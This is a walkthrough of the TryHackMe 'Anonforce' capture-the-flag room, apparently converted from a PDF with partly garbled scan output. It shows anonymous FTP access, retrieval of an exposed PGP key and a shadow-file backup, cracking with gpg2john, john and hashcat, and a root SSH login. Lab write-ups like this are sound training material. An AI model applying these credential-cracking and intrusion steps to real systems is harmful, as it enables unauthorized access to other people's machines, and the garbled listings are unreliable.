

## **TryHackMe**

## Anonforce

## https://tryhackme.com/room/bsidesgtanonforce

Walkthrough

By

https://tryhackme.com/p/iLinxz

## **NMAP Scan**

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-23 09:23 EDT Nmap scan report for 10.10.206.163
Host is up (0.022s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd:
                         vsftpd 3.0.3
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                   2 0
3 0
                                                               2019 bin
                                                4096 Aug 11
  drwxr-xr-x
                                0
  drwxr-xr-x
                                Θ
                                                4096 Aug 11
                                                               2019 boot
                                                3700 Aug 23 06:20 dev
4096 Aug 13 2019 etc
                  17
  drwxr-xr-x
                     0
                                0
  drwxr-xr-x
                  85
                     0
                                0
  drwxr-xr-x
                     0
                                0
                                                4096 Aug 11
                                                               2019 home
                                                  33 Aug 11
33 Aug 11
                     0
                                0
                                                               2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
  lrwxrwxrwx
                                                               2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic 2019 lib
                     0
                                Θ
  lrwxrwxrwx
                     0
                                                          11
11
                                                4096 Aug
  drwxr-xr-x
                  19
                                0
                                                4096 Aug
  drwxr-xr-x
                   2
                     0
                                0
                                                               2019 lib64
                   2 0
                                0
                                               16384 Aug 11
                                                               2019 lost+found
  drwx----
                   4 0
                                0
                                                4096 Aug
                                                          11
                                                               2019 media
  drwxr-xr-x
                   2
                                                          26
  drwxr-xr-x
                     0
                                0
                                                4096 Feb
                                                               2019 mnt
                                                4096 Aug
                                                               2019 notread [NSE: writeable]
  drwxrwxrwx
                     1000
                                1000
                                                          11
                   2
  drwxr-xr-x
                     0
                                0
                                                4096 Aug
                                                          11
                                                               2019 opt
                                                   0 Aug 23 06:20 proc
96 Aug 11 2019 root
                101 0
  dr-xr-xr-x
                                0
                                                4096 Aug
  drwx----
                   3
                     0
                                0
                                               540 Aug 23 06:21 run
12288 Aug 11 2019 sbir
                  18 0
                                0
  drwxr-xr-x
  drwxr-xr-x
                   2
                     0
                                0
                                                              2019 sbin
                   3 0
                                                4096 Aug 11 2019 srv
  drwxr-xr-x
                                0
  dr-xr-xr-x 13 0 0 0 Aug 23 06:20 sys
Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
  ftp-syst:
     STAT:
  FTP server status:
        Connected to ::ffff:10.11.6.36
Logged in as ftp
        TYPE: ASCII
        No session bandwidth limit
        Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
        At session startup, client count was 1
        vsFTPd 3.0.3 - secure, fast, stable
  End of status
                         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ŻZ∕tcp open ssh
  ssh-hostkey:
     2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
     256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
     256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

Okay, there are only two services running. Each on its own port:

- 1. Port 21 running FTP
- 2. Port 22 running SSH

What can we do?

Let's first check the FTP server, see what it has in store for us since anonymous logging in is allowed.

```
kalimkali:~/Desktop/Memos/Anonforce$ ftp 10.10.206.163
Connected to 10.10.206.163.
220 (vsFTPd 3.0.3)
Name (10.10.206.163:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I've used the following creds for an anonymous login: anonymous:anonymous

We're in! Let's see what files are here:

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 23 0
                                              4096 Aug 11
                                                             2019 .
                              0
drwxr-xr-x 23 0
                                             4096 Aug 11 2019 ..
                                            4096 Aug 11 2019 bin
4096 Aug 11 2019 boot
drwxr-xr-x
                2 0
                3 0
drwxr-xr-x
                             0
drwxr-xr-x 17 0
drwxr-xr-x 85 0
                                           3700 Aug 23 06:20 dev
4096 Aug 13 2019 etc
4096 Aug 11 2019 home
                             0
drwxr-xr-x 3 0
lrwxrwxrwx
lrwxrwxrwx
                1 0
1 0
                                            33 Aug 11 2019 initrd.img → boot/initrd.img-4.4.0-157-generic
33 Aug 11 2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
                             0
                             0
0
0
                                           4096 Aug 11 2019 lib
4096 Aug 11 2019 lib64
drwxr-xr-x 19 0
drwxr-xr-x 2 0
                             0
                                          16384 Aug 11 2019 lost+found
4096 Aug 11 2019 media
4096 Feb 26 2019 mnt
               2 0
drwx-
drwxr-xr-x
drwxr-xr-x
               2 0
                              0
                             1000
                                            4096 Aug 11 2019 notread
4096 Aug 11 2019 opt
drwxrwxrwx
               2 1000
                 2 0
drwxr-xr-x
                                               0 Aug 23 06:20 proc
dr-xr-xr-x 96 0
                              0
                                           4096 Aug 23 06:49 root
drwxr-xr-x 18 0
                                             580 Aug 23 06:49 run
                                          12288 Aug 11 2019 sbin
4096 Aug 11 2019 srv
drwxr-xr-x
               2 0
3 0
                             0
drwxr-xr-x
                             0
               13 0
9 0 0 0 0
                                               0 Aug 23 06:20 sys
dr-xr-xr-x
                             0
                                           4096 Aug 23 06:50 tmp
4096 Aug 11 2019 usr
drwxrwxrwt
drwxr-xr-x 10 0
                                             4096 Aug 11 2019 var
30 Aug 11 2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
drwxr-xr-x
               11 0
lrwxrwxrwx
                1 0
                              0
lrwxrwxrwx
                 1 0
                                               30 Aug 11 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

Looks like the '/' directory. We can see the home, tmp, dev, etc. directories here. Let's try accessing the

home directory.

We have a home folder for one user: melodias. Let's access it.

```
ftp> cd melodias
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 33 Aug 11 2019 user.txt
226 Directory send OK.
ftp>
```

We have found the user.txt flag. Let's download it and print its contents.

```
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (805.6641 kB/s)
ftp> exit
221 Goodbye.
kalimkali:~/Desktop/Memos/Anonforce$ cat user.txt
kalimkali:~/Desktop/Memos/Anonforce$
```

Now onto root...

Going back to our initial FTP login, we saw the / directory being displayed. In this directory, we found this directory called "notread".

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 23 0
                                        4096 Aug 11 2019 .
                                        4096 Aug 11
drwxr-xr-x
             23 0
                                                      2019 .
                                       4096 Aug 11 2019 bin
drwxr-xr-x
              2 0
                          0
                                        4096 Aug 11 2019 boot
drwxr-xr-x
              3 0
                          0
drwxr-xr-x
             17 0
                                        3700 Aug 23 06:20 dev
drwxr-xr-x
                                        4096 Aug 13 2019 etc
                                       4096 Aug 11 2019 home

33 Aug 11 2019 initrd.img → boot/initrd.img-4.4.0-157-generic

33 Aug 11 2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic

4096 Aug 11 2019 lib
drwxr-xr-x
              3 0
              10
lrwxrwxrwx
                          0
              1 0
lrwxrwxrwx
drwxr-xr-x
                          0
             19 0
                          0
drwxr-xr-x
             2 0
                                       4096 Aug 11 2019 lib64
                                       16384 Aug 11 2019 lost+
4096 Aug 11 2019 media
                                                      2019 lost+found
drwx-
drwxr-xr-x
              4 0
                          0
                                        4096 Feb 26 2019 mnt
drwxr-xr-x
              2 0
                          0
                          1000
                                       4096 Aug 11 2019 notread
drwxrwxrwx
              2 1000
drwxr-xr-x
                                       4096 Aug 11 2019 opt
dr-xr-xr-x
                                          0 Aug 23 06:20 proc
             96 0
                                       4096 Aug 23 06:49 root
drwx-
              4 0
drwxr-xr-x
             18 0
                          0
                                         580 Aug 23 06:49 run
                                      12288 Aug 11 2019 sbin
drwxr-xr-x
              2 0
                          0
drwxr-xr-x
                          0
                                       4096 Aug 11 2019 srv
dr-xr-xr-x
             13 0
                                          0 Aug 23 06:20 sys
drwxrwxrwt
                                       4096 Aug 23 06:50 tmp
             10 0
                                        4096 Aug 11 2019 usr
drwxr-xr-x
drwxr-xr-x
                          0
                                        4096 Aug 11
                                                      2019 var
             11 0
                                          30 Aug 11 2019 vmlinuz \rightarrow boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx
              1 0
                          0
lrwxrwxrwx
               1 0
                                           30 Aug 11 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

Interesting directory name. It's also not a default directory, sooooo, let's see what's up with it.

```
ftp> cd notread
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
              2 1000
                         1000
                                      4096 Aug 11
                                                    2019 .
drwxrwxrwx
                                                    2019 ..
drwxr-xr-x
             23 0
                                      4096 Aug 11
                                                    2019 backup.pgp
              1 1000
-rwxrwxrwx
                         1000
                                       524 Aug 11
              1 1000
                         1000
                                       3762 Aug 11 2019 private.asc
-rwxrwxrwx
226 Directory send OK.
ftp>
```


When listing the contents of this directory, we're greeted by two files. A .pgp file and an .asc file.

I downloaded both and started my "analysis session". I knew instantly that the 'backup.pgp' was an archived piece of data since the .pgp extension.

The 'private.asc' file however was an actual PGP key.

I assumed that the way I were to decrypt the 'backup' data was to use the private.asc file.

In order to do this, we need to import the private key to our keyring and let the gpg binary do its own thing but...



We are being prompted to inputting a password when trying to import said private key. We can decrypt this password using john. Or rather, the gpg2john variation.


```
kalimkali:~/Desktop/Memos/Anonforce$ sudo gpg2john private_key.asc > gpghash.hash
[sudo] password for kali:
File private_key.asc
kalimkali:~/Desktop/Memos/Anonforce$
```

We first create a formalized hash that John himself can understand. And then we'll feed it to John himself. I've already cracked it so that's why I will show another screen rather than what'll be for you.

```
kalimkali:~/Desktop/Memos/Anonforce$ sudo john gpghash.hash
kalimkali:~/Desktop/Memos/Anonforce$ sudo john -- show gpghash.hash
anonforce: :::anonforce <melodias@anonforce.nsa>::private_key.asc

1 password hash cracked, 0 left
```

Great, we now know the password for the PGP file. Let's import it and decrypt the backup.pgp file!



```
-decrypt backup.gpg
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
"anonforce <melodias@anonforce.nsa>"
root:
daemon:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
mail:*:17953:0:999999:7:::
news:*:17953:0:999999:7:::
proxy: *:17953:0:99999:7:::
 ww-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-network: *:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7::
messagebus:*:18120:0:99999:7:::
uuidd:*:18120:0:99999:7:::
sshd:*:18120:0:99999:7:::
                                              i:~/Desktop/Memos/Anonforce$
```

Oh! It's actually a copy of the /etc/shadow file! It has the root password hash and the melodias user password hash. Let's try cracking the root hash. We're going to be using hashcat.

```
kali@kali:~/Desktop/Memos/Anonforce$ hashcat -m 1800 --force hash.hash --wordlist /home/kali/Desktop/Wordlists/rockyou.txt
```

Since I already cracked it, I will show off a different screen that what'll be on your screen:

```
kalinkali:~/Desktop/Memos/Anonforce$ hashcat -m 1800 --force hash.hash --show
$6$0
/4uob5RVM0:
kalinkali:~/Desktop/Memos/Anonforce$
```

We have the password. Great. Let's ssh into root and get the root flag.

```
kalimkali:~/Desktop/Memos/Anonforce$ ssh root@10.10.206.163
root@10.10.206.163's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/advantage
Last login: Sun Aug 23 06:49:55 2020 from 10.11.6.36
root@ubuntu:~#
```

```
root@ubuntu:~# cat /root/root.txt
root@ubuntu:~#
```